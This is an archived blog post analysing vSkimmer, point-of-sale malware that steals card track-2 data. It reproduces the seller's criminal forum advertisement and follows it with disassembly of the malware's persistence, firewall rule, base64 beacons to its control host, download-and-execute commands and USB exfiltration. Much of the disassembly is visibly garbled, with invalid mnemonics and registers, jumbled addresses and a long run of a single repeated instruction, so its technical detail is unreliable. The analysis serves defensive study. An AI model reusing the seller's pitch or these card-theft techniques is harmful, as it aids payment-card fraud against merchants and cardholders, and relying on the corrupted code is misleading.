


vSkimmer, Another POS malware

Archived: 2026-04-05 18:01:09 UTC

When i've view this post, content was already removed and member Banned.



vSkimmer - Virtual Skimmer

Functions:


- Track 2 grabber
- HTTP Loader (Download & Execute)
- Update bot itself

Working Modes:

- Online: If internet is reachable it will try to bypass firewalls and communicate to a the control panel.
- Offline: If internet is not reachable it wait for a specific pendrive/flashdrive plugged in and copy logs to it.

Server coded in PHP (can be modified on request to send logs to remote server, via smtp, etc..)

Client coded in C++ no dependencies, 66kb, cryptable. (can be customized)



Q: What will I receive after purchase?
 A: You will receive an exe file PUP ready to install on pos terminals, and the php panel files to install on your server (un-encoded php-source).

Q: What are the real reasons to buy?
 A: Nothing, you just need money investment and have ready a domain and server/vps.

Q: Do you sell source or builder?
 A: Source is not for sale, but automatic updates and builder available soon using a jabber bot.

Q: What operative systems are supported?
 A: All Windows Versions should work fine. 32bits mode only.

Q: What payment methods do you accept?
 A: All payments through escrow, any payment method they accept I accept too.
 (I decide or refuse who will be the guarantor, you pay the fee)

Q: Is you software called Doster?
 A: No, software is coded by me with similar functionalities but much better =>

Q: Can I test your software before deposit with escrow?
 A: No, test only after money is deposited in escrow. Guaranteed working, No refunds.

Q: Can you code something custom or modify to fit my needs?
 A: Of course, you can request new features or custom programming at any time for an extra fee, not cheap but best result guaranteed.

Q: Will I receive encrypted dumps or I have to give you any %?
 A: No, 100% for you, dumps are sent unencrypted just encoded, you can see plain text in admin panel. No backdoors.

Q: How can I install it?
 A: Just like running any other executable. We can explain you all the ways.

Q: Do you offer help after purchase?
 A: Of course, support included. Don't hesitate to ask for help in anything related to our product at no extra cost.

Q: Is there any planned update regarding EMV (chip & pin)?
 A: Yes, We're working on it, this 2013 will be a hot year!

Q: Do you accept partnerships or sell any other stuff?
 A: Not at the moment, only self software without warranty/responsibility. NO other thing

Cost of license:
 Full license: 6k, see time // Limited time offer including a cool dumps shop.
 Package includes:
 ->Skimmer bot bin PUP* (exe) *1 file full only, crypting service not offered.
 ->Skimmer control panel (php+sql+ajax)
 ->Win dumps shop (unique design) (php+sql+ajax)

We're working as an automatic jabber bot as builder, that will cost 1k/half-year support. We'll notify customers when it's done.
 Updates are FREE (Major updates would cost additional money, paying jabber builder all updates included)

Become a dump seller today and fuck the bin like a banker!

Contact info:
 To buy send your jabber via PM. No questions asked or to ask.

Omnia

The malware check the presence of debugger:

```

00401603 | 55 | PUSH EBP
00401604 | 804C24 B6FC | LEA EBP,DWORD PTR SS:[ESP+348]
00401606 | 31EC C80200 | SUB ESP,3C8
00401609 | 91 70464200 | MOV ERX,DWORD PTR DS:[424670]
0040160E | 33C5 | XOR ERX,EBP
0040160E | 8905 44830000 | MOV DWORD PTR SS:[EBP+344],ERX
0040160E | 53 | PUSH EBX
0040160F | 56 | PUSH ESI
0040160E | 57 | PUSH EDI
00401601 | FF15 60D0410 | CALL DWORD PTR DS:[41D060]
00401607 | 8B5D C8D1410 | MOV EDI,DWORD PTR DS:[41D108]
00401604 | 8B1D 52D0410 | MOV EBX,DWORD PTR DS:[41D09C]
00401603 | 8E CC094100 | MOV ESI,4109C
00401603 | 95C0 | TEST ERX,ERX
0040160A | 74 0C | JE SHORT 00401603
0040160C | 6A 00 | PUSH 0
0040160E | 56 | PUSH ESI
0040160F | 56 | PUSH ESI
0040160C | 6A 00 | PUSH 0
00401602 | FF07 | CALL EDI
00401604 | 6A 00 | PUSH 0
0040160C | FF03 | CALL EBX
0040160C | 8958 80 00 | MOV DWORD PTR SS:[EBP+80],0
0040160C | 8D45 60 | LEA ERX,DWORD PTR SS:[EBP+60]
0040160F | 50 | PUSH ERX
0040160E | FF15 88D0410 | CALL DWORD PTR DS:[41D038]
0040160E | 50 | PUSH ERX
00401607 | FF15 58D0410 | CALL DWORD PTR DS:[41D058]
0040160C | 837D 00 01 | CMP DWORD PTR SS:[IEEP+80],1
00401601 | 74 04 | JVC SHORT 00401603
    
```

Get PC details (OS,Computer name, GUID for identify you in the POS botnet, etc..)

```

004013F0 | 55 | PUSH EBP
004013F4 | 680C | MOV EBP,ESP
004013F6 | 56 | PUSH ESI
004013F7 | 0075 00 | MOV ESI,DWORD PTR SS:[IEEP+0]
004013F8 | 56 | PUSH ESI
004013F0 | E3 210FFF | CALL 00401121 <- Get_HULK_SOFTWARE/Microsoft/Cryptography/HashInGUID
00401400 | 56 | PUSH ESI
00401401 | E3 F10FFF | CALL 004010F5 <- GetLocaleIsFor
00401406 | 56 | PUSH ESI
00401407 | E3 4E0FFF | CALL 00401170 <- GetComputerNameA
0040140C | 56 | PUSH ESI
00401405 | E3 900FFF | CALL 00401196 <- GetUserHomeA
00401412 | 56 | PUSH ESI
00401413 | E3 8A0FFF | CALL 00401182 <- GetVersionEx
00401410 | 56 | PUSH ESI
00401410 | 8B 00000000 | CALL 00401200 <- GetHostByName
00401411 | 0024 15 | MOV ESP,EIP
00401421 | 5E | POP ESI
00401422 | 5D | POP ESP
00401423 | C3 | RETN
    
```

Check if the file is executed from %APPDATA% if not add registry persistence, firewall rule, make a copy and execute the copy:

00401580	FF15 80D1410	CALL DWORD PTR DS:[41D100]	ShellExecuteFolderPath
0040158B	53	PUSH EBX	
0040158C	8D05 EC8EFFF	LEA EAX,DMORD PTR SS:[EBP+414]	
004015C2	50	PUSH EAX	
004015C3	68 90D34100	PUSH 41D390	ASCII "No-Op"
004015C8	8D05 F8EFFF	LEA EAX,DMORD PTR SS:[EBP+100]	
004015CE	56	PUSH ESI	
004015CF	50	PUSH EAX	
004015D0	E8 D0D0D0D0	CALL 004090E0	svchost_004090E0
004015D5	8D05 F8EFFF	LEA EAX,DMORD PTR SS:[EBP+100]	
004015D8	50	PUSH EAX	
004015DC	8D05 F4DFFF	LEA EAX,DMORD PTR SS:[EBP+20C]	
004015E2	50	PUSH EAX	
004015E3	E8 70D0D0D0	CALL 00409F60	svchost_00409F60
004015E8	89C4 1C	MOV ESP,ECX	
004015ED	50C8	TEST EBX,EBX	
004015EE	0F08 81D0D0D0	JS 004015F7	svchost_004015F7
004015F3	57	PUSH EDI	FailIfExists
004015F4	8D05 F8EFFF	LEA EAX,DMORD PTR SS:[EBP+100]	
004015F8	50	PUSH EAX	NewFileName
004015F9	8D05 F4DFFF	LEA EAX,DMORD PTR SS:[EBP+20C]	
00401601	50	PUSH EAX	ExistingFileName
00401602	FF15 44D0410	CALL DWORD PTR DS:[41D040]	CopyFile
00401608	FF75 14	PUSH DMORD PTR SS:[EBP+14]	
00401609	8D05 F8EFFF	LEA EAX,DMORD PTR SS:[EBP+100]	
00401611	FF77 10	PUSH DMORD PTR SS:[EBP+10]	
00401614	FF05 E8EFFF	PUSH DMORD PTR SS:[EBP+410]	
00401619	50	PUSH EAX	
0040161B	E8 84EFFF	CALL 00401424	svchost_00401424
00401620	89C4 10	MOV ESP,EBX	
00401623	397D 10	CMPS DMORD PTR SS:[EBP+10],EDI	
00401626	74 14	JE 00401630	svchost_00401630
00401629	FF05 E8EFFF	PUSH DMORD PTR SS:[EBP+410]	
0040162E	8D05 F8EFFF	LEA EAX,DMORD PTR SS:[EBP+100]	
00401634	50	PUSH EAX	svchost_00401480
00401635	E8 4FEFFF	CALL 00401480	
0040163A	59	POP ECX	
0040163B	59	POP ECX	
0040163C	56	PUSH ESI	FileShortPathSize
0040163D	8D05 F0CFFF	LEA EAX,DMORD PTR SS:[EBP+310]	
00401643	50	PUSH EAX	ShortPath
00401644	8D05 F4DFFF	LEA EAX,DMORD PTR SS:[EBP+20C]	
00401649	50	PUSH EAX	LongPath
0040164D	FF15 40D0410	CALL DWORD PTR DS:[41D040]	SetShortPathNameA
00401651	57	PUSH EDI	IsShown
00401652	57	PUSH EDI	DefDir
00401653	8D05 F0CFFF	LEA EAX,DMORD PTR SS:[EBP+310]	
00401659	50	PUSH EAX	Parameters
0040165A	8D05 F8EFFF	LEA EAX,DMORD PTR SS:[EBP+100]	
00401660	50	PUSH EAX	FileName
00401661	68 90D34100	PUSH 41D390	Operation = "open"
00401666	57	PUSH EDI	Mode
00401667	FF15 C0D1410	CALL DWORD PTR DS:[41D100]	FileDirectory
0040166D	57	PUSH EDI	ExitCode
0040166E	FF15 3CD0410	CALL DWORD PTR DS:[41D030]	WaitProcess
00401674	5B4D FC	MOV ECX,DMORD PTR SS:[EBP+4]	

Detail of the registry persistence:

00401424	55	PUSH EBP	
00401425	89EC	MOV EBP,ESP	
00401427	51	PUSH ECX	
00401428	56	PUSH ESI	
00401429	89F6	MOV ESI,ESI	
0040142B	56	PUSH ESI	
0040142C	50C0	MOV EAX,EBX	
0040142E	5975 10	CMPS DMORD PTR SS:[EBP+10],ESI	
00401431	8D40 FC	LEA EAX,DMORD PTR SS:[EBP+4]	
00401434	51	PUSH ECX	
0040143C	54	PUSH ESI	
0040143E	68 3F000F00	PUSH 0F300F	
00401439	54	PUSH ESI	
0040143C	0F95C0	SETL AL	
0040143F	54	PUSH ESI	
00401440	56	PUSH ESI	
00401441	68 D0D04100	PUSH 41D0C0	
00401446	5975 FC	CMPS DMORD PTR SS:[EBP+4],ESI	
00401449	0C 01000000	MOV EBX,00000001	
0040144E	50	PUSH EAX	
00401447	FF15 04D0410	CALL DWORD PTR DS:[41D040]	
00401455	50C8	TEST EBX,EBX	
00401457	7E 27	JLE 00401450	svchost_00401400
00401459	FF75 08	PUSH DMORD PTR SS:[EBP+8]	
0040145C	ED 0F000000	CALL 00409D20	svchost_00409D20
00401461	59	POP ECX	
00401462	D0	PUSH EBX	DefSize
00401463	FF75 08	PUSH DMORD PTR SS:[EBP+8]	DefFreq
00401466	68 01	PUSH 1	ValueType = REG_SZ
00401468	56	PUSH ESI	Reserved = 0
00401469	68 C0D04100	PUSH 41D0C0	ValueName = "PCI Compliant Scard"
0040146E	FF75 FC	PUSH DMORD PTR SS:[EBP+4]	ValueTypeIsCur
00401471	FF15 00D0410	CALL DWORD PTR DS:[41D000]	
00401477	FF75 FC	PUSH DMORD PTR SS:[EBP+4]	
00401479	FF15 2CD0410	CALL DWORD PTR DS:[41D030]	
00401480	5E	POP EDI	Key
00401481	C9	LEAVE	RegCloseKey
00401482	C8	INC EAX	

Firewall rule to allow the malware:

00401410	89C4	MOV ESP,EBX	
00401413	89EC	MOV EBP,ESP	
00401415	4C 70404000	MOV ECX,DMORD PTR DS:[404000]	
00401418	50C8	TEST EBX,EBX	
00401419	50C8	TEST EBX,EBX	
0040141A	50C8	TEST EBX,EBX	
0040141B	50C8	TEST EBX,EBX	
0040141C	50C8	TEST EBX,EBX	
0040141D	50C8	TEST EBX,EBX	
0040141E	50C8	TEST EBX,EBX	
0040141F	50C8	TEST EBX,EBX	
00401420	50C8	TEST EBX,EBX	
00401421	50C8	TEST EBX,EBX	
00401422	50C8	TEST EBX,EBX	
00401423	50C8	TEST EBX,EBX	
00401424	50C8	TEST EBX,EBX	
00401425	50C8	TEST EBX,EBX	
00401426	50C8	TEST EBX,EBX	
00401427	50C8	TEST EBX,EBX	
00401428	50C8	TEST EBX,EBX	
00401429	50C8	TEST EBX,EBX	
0040142A	50C8	TEST EBX,EBX	
0040142B	50C8	TEST EBX,EBX	
0040142C	50C8	TEST EBX,EBX	
0040142D	50C8	TEST EBX,EBX	
0040142E	50C8	TEST EBX,EBX	
0040142F	50C8	TEST EBX,EBX	
00401430	50C8	TEST EBX,EBX	
00401431	50C8	TEST EBX,EBX	
00401432	50C8	TEST EBX,EBX	
00401433	50C8	TEST EBX,EBX	
00401434	50C8	TEST EBX,EBX	
00401435	50C8	TEST EBX,EBX	
00401436	50C8	TEST EBX,EBX	
00401437	50C8	TEST EBX,EBX	
00401438	50C8	TEST EBX,EBX	
00401439	50C8	TEST EBX,EBX	
0040143A	50C8	TEST EBX,EBX	
0040143B	50C8	TEST EBX,EBX	
0040143C	50C8	TEST EBX,EBX	
0040143D	50C8	TEST EBX,EBX	
0040143E	50C8	TEST EBX,EBX	
0040143F	50C8	TEST EBX,EBX	
00401440	50C8	TEST EBX,EBX	
00401441	50C8	TEST EBX,EBX	
00401442	50C8	TEST EBX,EBX	
00401443	50C8	TEST EBX,EBX	
00401444	50C8	TEST EBX,EBX	
00401445	50C8	TEST EBX,EBX	
00401446	50C8	TEST EBX,EBX	
00401447	50C8	TEST EBX,EBX	
00401448	50C8	TEST EBX,EBX	
00401449	50C8	TEST EBX,EBX	
0040144A	50C8	TEST EBX,EBX	
0040144B	50C8	TEST EBX,EBX	
0040144C	50C8	TEST EBX,EBX	
0040144D	50C8	TEST EBX,EBX	
0040144E	50C8	TEST EBX,EBX	
0040144F	50C8	TEST EBX,EBX	
00401450	50C8	TEST EBX,EBX	
00401451	50C8	TEST EBX,EBX	
00401452	50C8	TEST EBX,EBX	
00401453	50C8	TEST EBX,EBX	
00401454	50C8	TEST EBX,EBX	
00401455	50C8	TEST EBX,EBX	
00401456	50C8	TEST EBX,EBX	
00401457	50C8	TEST EBX,EBX	
00401458	50C8	TEST EBX,EBX	
00401459	50C8	TEST EBX,EBX	
0040145A	50C8	TEST EBX,EBX	
0040145B	50C8	TEST EBX,EBX	
0040145C	50C8	TEST EBX,EBX	
0040145D	50C8	TEST EBX,EBX	
0040145E	50C8	TEST EBX,EBX	
0040145F	50C8	TEST EBX,EBX	
00401460	50C8	TEST EBX,EBX	
00401461	50C8	TEST EBX,EBX	
00401462	50C8	TEST EBX,EBX	
00401463	50C8	TEST EBX,EBX	
00401464	50C8	TEST EBX,EBX	
00401465	50C8	TEST EBX,EBX	
00401466	50C8	TEST EBX,EBX	
00401467	50C8	TEST EBX,EBX	
00401468	50C8	TEST EBX,EBX	
00401469	50C8	TEST EBX,EBX	
0040146A	50C8	TEST EBX,EBX	
0040146B	50C8	TEST EBX,EBX	
0040146C	50C8	TEST EBX,EBX	
0040146D	50C8	TEST EBX,EBX	
0040146E	50C8	TEST EBX,EBX	
0040146F	50C8	TEST EBX,EBX	
00401470	50C8	TEST EBX,EBX	
00401471	50C8	TEST EBX,EBX	
00401472	50C8	TEST EBX,EBX	
00401473	50C8	TEST EBX,EBX	
00401474	50C8	TEST EBX,EBX	
00401475	50C8	TEST EBX,EBX	
00401476	50C8	TEST EBX,EBX	
00401477	50C8	TEST EBX,EBX	
00401478	50C8	TEST EBX,EBX	
00401479	50C8	TEST EBX,EBX	
0040147A	50C8	TEST EBX,EBX	
0040147B	50C8	TEST EBX,EBX	
0040147C	50C8	TEST EBX,EBX	
0040147D	50C8	TEST EBX,EBX	
0040147E	50C8	TEST EBX,EBX	
0040147F	50C8	TEST EBX,EBX	
00401480	50C8	TEST EBX,EBX	
00401481	50C8	TEST EBX,EBX	
00401482	50C8	TEST EBX,EBX	

Create a mutex, thread and get host information:

If nothing found:

```

00407677 74 53 CALL EBX, 00407600
00407679 83EC 1C SUB ESP, 1C
0040767C 8BC4 MOV EAX, ESP
0040767E 8946 60FBFFFF MOV DWORD PTR SS:[EBP-400], ESP
00407684 58 PUSH EAX
00407685 FF85 96FBFFFF PUSH DWORD PTR SS:[EBP-468]
00407688 8D80 28FBFFFF LEA EAX, DWORD PTR SS:[EBP-4D8]
00407691 E9 3CFBFFFF CALL 004085D0
00407696 8BC3 MOV EAX, EBX
00407698 E8 49FBFFFF LEA EAX, DWORD PTR SS:[EBP-464]
0040769D 8D85 9CFBFFFF LEA EAX, DWORD PTR SS:[EBP-464]
004076A3 58 PUSH EAX
004076A4 ED C31E0008 CALL 00409577
004076A9 8B85 30FBFFFF MOV EAX, DWORD PTR SS:[EBP-4D0]
004076AF 2B85 2CFBFFFF SUB EAX, DWORD PTR SS:[EBP-4D4]
004076B5 83C4 20 ADD ESP, 20
004076B8 8A 0C PUSH ECX
004076BA 99 CDB
004076BB 59 POP EAX
004076BC F7F9 IDIV EAX
004076BE FF85 96FBFFFF INC DWORD PTR SS:[EBP-468]
004076C4 3985 96FBFFFF CMP DWORD PTR SS:[EBP-468], EAX
004076C8 72 4D JB 00407679
004076CC 8B 02 MOV EAX, EDI
    
```

Get infos, Base64 and call the gate via GET request:


```

00408EE7 > 57 PUSH EDI
00408EE8 . FF85 80F7FFF PUSH DWORD PTR SS:[EBP-880]
00408EEE . 58 PUSH EAX
00408EEF . FF85 BCF6FFF PUSH DWORD PTR SS:[EBP-944]
00408E95 FF15 E4D1410 CALL DWORD PTR DS:[41D1E4]
00408E9B . 53 PUSH EBX
00408E9C . 6A 03 PUSH 3
00408E9E . 8D80 14F6FFF LEA EAX, DWORD PTR SS:[EBP-9EC]
00408F04 . E8 72FAFFF CALL 0040897B
00408F09 . 57 PUSH EDI
00408F0A . 68 FF070000 PUSH 7FF
00408F0F . 8D85 F0F7FFF LEA EAX, DWORD PTR SS:[EBP-810]
00408F15 . 58 PUSH EAX
00408F16 . FF85 BCF6FFF PUSH DWORD PTR SS:[EBP-944]
00408F1C . C645 FC 0A MOV BYTE PTR SS:[EBP-41,0A]
00408F20 . FF15 E8D1410 CALL DWORD PTR DS:[41D1E8]
00408F26 . 38C7 CMP EAX, EDI
00408F28 . 0F8E EB030000 JE 00409319
00408F2E . B8 98D94100 MOV EBX, 41D998
00408F33 . BE 94D94100 MOV ESI, 41D994
    
```

```

DS:[0041D1E4]=719F4C27 (us_32_send)
Address ASCII dump
00955E78 GET /api/process.php?ym=ZDgkHj11NtkrOGIyZ108V2yVLTInVjItNWEwZmN0
00955E88 NsRjNzc2f6F6fDIuMS4kHwILJEUfBxWUuXJESHLUyXkVwODU82MrtamEpc3Ry
00955E98 WRI1d0JH5Qm HTTP/1.1..Host: www.postterminalworld.la..User-Agent
00955F38 : PCICompliant/3.33.....
    
```

Answer:



- dns: 1 >> ip: 31.31.196.44 - adresse: WWW.POSTERMINALWORLD.LA

Parse the answer:

```

00408F2E . 8B 98D94100 MOV EBX,410998
00408F38 . BE 94D94100 MOV ESI,410994 ASCII "</cmd>"
00408F3E > 8085 F8F7FFF LEA EAX,DWORD PTR SS:[EBP-810]
00408F44 > 8985 C4F6FFF MOV DWORD PTR SS:[EBP-93C],EAX
00408F4A . 0FB600 MOVZX EAX,BYTE PTR DS:[EAX]
00408F4D . 3C 20 CMP AL,20
00408F4F << 7D 08 JGE SHORT 00408F59 svchost.00408F59
00408F51 . 3C 0A CMP AL,0A
00408F53 << 74 04 JLE SHORT 00408F59 svchost.00408F59
00408F55 . 3C 0D CMP AL,0D
00408F57 << 75 17 JNZ SHORT 00408F70 svchost.00408F70
00408F59 > 58 PUSH EAX
00408F5A . 8085 24F6FFF LEA EAX,DWORD PTR SS:[EBP-9DC]
00408F60 . 58 PUSH EAX
00408F61 . E8 51F6FFF CALL 004085B7 svchost.004085B7
00408F66 . FF85 C4F6FFF INC DWORD PTR SS:[EBP-93C]
00408F6C . 59 POP ECX
00408F6D . 59 POP ECX
00408F6E ^ EB D4 JMP SHORT 00408F44 svchost.00408F44
00408F70 > 837D 08 01 CMP DWORD PTR SS:[EBP+8],1
00408F74 << 0F85 7003000 JNC 004092F5 svchost.004092F5
00408F7A . 8085 88F7FFF LEA EAX,DWORD PTR SS:[EBP-8C8]
00408F80 . 58 PUSH EAX
00408F81 . 808D 14F6FFF LEA ECX,DWORD PTR SS:[EBP-9EC]
00408F87 . E8 0CFEFFF CALL 00408098 svchost.00408098
00408F8C . 58 PUSH EBX
00408F8D . C645 FC 0B MOV BYTE PTR SS:[EBP-4],0B
00408F91 . E8 0A000000 CALL 00409020 svchost.00409020
00408F96 . 59 POP ECX
00408F97 . 58 PUSH EAX
00408F98 . 57 PUSH EDI
00408F99 . 53 PUSH EBX
00408F9A . 808D 88F7FFF LEA ECX,DWORD PTR SS:[EBP-8C8]
00408FA0 . E8 0AEFFFF CALL 00407EFF svchost.00407EFF
00408FA5 . 68 8CD94100 PUSH 41099C ASCII "</cmd>"
    
```

Answer is reduced to first 3 letters and compared with 'dlx' (Download & Execute) and 'upd' (Update) if one of these are found that mean the bad guys send us an order.

For example dlx:

```

00408D11 . E8 0C040100 CALL 00410130 C:\Program Files\Internet Explorer\iexplore.exe
00408D16 . 83BD E4FEFFF CMP DWORD PTR SS:[EBP-11C],10
00408D1D . 8E85 D0FEFFF MOV EAX,DWORD PTR SS:[EBP-130]
00408D23 << 73 06 JBE SHORT 00408D2B svchost.00408D2B
00408D25 . 8085 D0FEFFF LEA EAX,DWORD PTR SS:[EBP-130]
00408D2B > 53 PUSH EBX
00408D2C . 53 PUSH EBX
00408D2D . 53 PUSH EBX
00408D2E . 58 PUSH EAX
00408D2F . 68 98D94100 PUSH 410999
00408D34 . 53 PUSH EBX
00408D35 . FF15 C0D14100 CALL DWORD PTR DS:[41D1C0]
00408D3B . 68 E8030000 PUSH 3E3
00408D40 . 85C0 TEST EAX,EAX
00408D42 << 74 0E JLE SHORT 00408D52 svchost.00408D52
00408D44 . FF15 50D04100 CALL DWORD PTR DS:[41D050]
00408D4A . 57 PUSH EDI
00408D4B . 68 68D94100 PUSH 410968 ASCII "ok"
00408D58 . EB 0C JMP SHORT 00408D5E svchost.00408D5E
00408D62 > FF15 50D04100 CALL DWORD PTR DS:[41D050]
00408D68 . 57 PUSH EDI
00408D69 . 68 64D94100 PUSH 410964 ASCII "no"
00408D6E > 8085 30CFFFF LEA EAX,DWORD PTR SS:[EBP-3D0]
00408D74 . 58 PUSH EAX
00408D75 . FF75 00 PUSH DWORD PTR SS:[EBP+0]
00408D76 . E8 D7FEFFF CALL 00408944 svchost.00408944
00408D7D . 83C4 10 ROR ESP,10
00408D7F . 53 PUSH EBX
00408D81 . 3975 08 CMP DWORD PTR SS:[EBP+8],ESI
00408D74 << 75 06 JNZ SHORT 00408D7F svchost.00408D7C
00408D76 . FF15 3CD04100 CALL DWORD PTR DS:[41D03C] ExitProcess
    
```

Order is executed and a response is send to the server:

```

00408EE7 > 57 PUSH EDI
00408EE8 . FF85 80F7FFF PUSH DWORD PTR SS:[EBP-880]
00408EEE . 58 PUSH EAX
00408EEF . FF85 BCF6FFF PUSH DWORD PTR SS:[EBP-944]
00408EF5 . FF15 E4D14100 CALL DWORD PTR DS:[41D1E4]
00408EFB . 53 PUSH EBX
00408EFC . 6A 03 PUSH 3
00408EFD . 808D 14F6FFF LEA ECX,DWORD PTR SS:[EBP-9EC]
00408EF4 . E8 72FAFFF CALL 0040897B svchost.0040897B
00408F09 . 57 PUSH EDI
00408F0A . 68 FF070000 PUSH 7FF
00408F0F . 8085 F0F7FFF LEA EAX,DWORD PTR SS:[EBP-810]
00408F15 . 58 PUSH EAX
00408F16 . FF85 BCF6FFF PUSH DWORD PTR SS:[EBP-944]
00408F1C . C645 FC 0A MOV BYTE PTR SS:[EBP-4],0A
00408F20 . FF15 E8D14100 CALL DWORD PTR DS:[41D1E8]
DS:[0041D1E4]=719F4C27 (vs2_32.send)
Address ASCII dump
00954148 GET /api/process.php?u=20geRj11hTxl0G1y2108V2NvLTlnvJ1188Ew/2H8
00954108 NrRufnc28zvscoadnu11e8 HTTP/1.1..Host: www.postterminalworld.is
    
```

The part i love with pos malware:



Or just a simple ";1234567891234567=12345678912345678900?" in a txt but it's more gangsta to swipe a card.
So the algo detect the pattern, the track2 is encoded to base64

```

00401043 > 3300 XOR EDC,EDX
00401045 > 23FF XOR EDI,EDI
00401047 > 800C07 LEA ECX,DIWORD PTR DS:[EDI+EDX]
00401049 > 3E40 F4 DFP ECX,DIWORD PTR SS:[EBP-C]
0040104B << 73 1B JNB SHORT 00401049
0040104F > 805E 00 MOV ECX,DIWORD PTR SS:[EBP+0]
00401052 > 800C07 LEA ECX,DIWORD PTR DS:[EDI+EDX]
00401055 > 0FBE0C11 MOVSB ECX,BYTE PTR DS:[EDI+EDX]
00401059 > 31E1 F3000000 RND ECX,0FF
0040105F > C1E3 00 SHL ECX,0FF
00401063 > 00D9 DR EDC,ECX
00401064 > 47 INC EDI,2
00401065 > 83FF 00 DFP EDI,2
00401068 << 72 D0 JNB SHORT 00401067
0040106A > 6A 06 PUSH 6
0040106C > 59 POP ECX
0040106D > 3302 XOR EDX,EDX
0040106F > 86C7 MOV EAX,EDI
00401071 > C1E0 00 SHL EAX,0
00401074 > F7F1 DIU EDC
00401076 > 51 PUSH ECX
00401077 > 50 POP ECX
00401079 > 2BC2 SUB EDC,EDX
0040107B > 3302 XOR EDC,EDX
0040107D > F7F1 DIU EDC
0040107E > 86C8 MOV EDC,EDX
00401080 > 03E3 SHL EDC,0L
00401082 > 837D FB 04 DFP DIWORD PTR SS:[EBP-0],4
00401086 << 72 0F JNB SHORT 00401087
00401088 > 4F DEC EDI
00401089 > C746 FE 2323 MOV DIWORD PTR DS:[ESI-2],23232323
00401090 << 74 27 JLE SHORT 00401089
00401092 > 4F DEC EDI
00401093 << 74 14 JLE SHORT 00401090
00401095 > 4F DEC EDI
00401096 << 76 3E JLE SHORT 00401094
00401098 > 86C3 MOV EDX,EDX
0040109A > 83E9 3F AND EDC,3F
0040109C > 9090 EB02410 MOV AL,BYTE PTR DS:[EAX+410250]
0040109D > 884C 01 MOV BYTE PTR DS:[ESI+1],AL
0040109E > C1E0 06 SHR EDC,6
    
```

And sent to the panel:

```

00408EE7 > 57 PUSH EDI
00408EE8 > FFBE 80F7FFF PUSH DIWORD PTR SS:[EBP-800]
00408EEE > 50 PUSH EAX
00408EEF > FFBE BCF6FFF PUSH DIWORD PTR SS:[EBP-944]
00408EF5 > FF15 E4D1410 CALL DIWORD PTR DS:[41D1E4]
00408EFB > 53 PUSH EBX
DS:[0041D1E4]=719F4C27 (wz_32.send)
Address RSCII dump
00B70690 GET /api/process.php?iy=2DgwNj1lNtk+0GlyZl00Y2MyLTlwVj1tNwEvy2H8
00B706D0 NrJl3ec2fDjRHTV300kxHjRHTV3PTEvH01NJe40TEvH01NJe40T0wPw HTTP
    
```

Now for the offline mode, get drive:

```

004679E8 . 55          PUSH EBP
004679EC . 8BEC       MOV EBP,ESP
004679EE . 81EC 30E50001 SUB ESP,530
004679F4 . A1 70464200 MOV EAX,DWORD PTR DS:[424670]
004679F9 . 33C5      XOR EAX,EAX
004679FB . 8945 FC   MOV DWORD PTR SS:[EBP-4],EAX
004679FE . 53        PUSH EBX
004679FF . 8D90 E8FDFFF LER EBX,DWORD PTR SS:[EBP-220]
004679A5 . 80C3     MOV EAX,EBX
004679A7 . 50        PUSH EAX
004679A8 . 68 0401E000 PUSH 104
004679AB . FF15 8ED0410 CALL DWORD PTR DS:[41D089]
004679AD . 8D90 E8FDFFF CHP BYTE PTR SS:[EBP-220],0
004679B1 . 0F04 09010000 JNB 004679B2
004679B2 . 56        PUSH ESI
004679B3 . 57        PUSH EDI
004679B4 . 53        PUSH EBX
004679B5 . FF15 84D0410 CALL DWORD PTR DS:[41D094]
004679B8 . 48        DEC EAX
004679BA . 48        DEC EAX
004679BC . 0F85 E2000001 JNC 00467E13
004679BD . 53        PUSH EBX
004679BE . 8D45 F4   LER EAX,DWORD PTR SS:[EBP-C]
004679C0 . 68 F0D04100 PUSH 41D0F0
004679C2 . 50        PUSH EAX
004679C3 . E9 92FFFFFF CALL 004679C2
004679C5 . 83C4 0C   ADD ESP,0C
004679C7 . 33C9     XOR EAX,EAX
004679C9 . 50        PUSH EAX
004679CA . 50        PUSH EAX
004679CB . 8D90 E8FDFFF LER EAX,DWORD PTR SS:[EBP-530]
004679CD . 51        PUSH EAX
004679CE . 51        PUSH EAX
004679CF . 50        PUSH EAX
004679D0 . 68 0401E000 PUSH 104
004679D2 . 8D90 E8FDFFF LER EAX,DWORD PTR SS:[EBP-324]
004679D4 . 50        PUSH EAX
004679D5 . 8D45 F4   LER EAX,DWORD PTR SS:[EBP-C]
004679D7 . 50        PUSH EAX
004679D8 . FF15 84D0410 CALL DWORD PTR DS:[41D090]
004679DA . 8E E4D04100 MOV EDI,41D0E4
004679DC . 8D7D E8   LER EDI,DWORD PTR SS:[EBP-18]

```


The flash drive must be named "KARTOXA007" (dumps in russian)

```

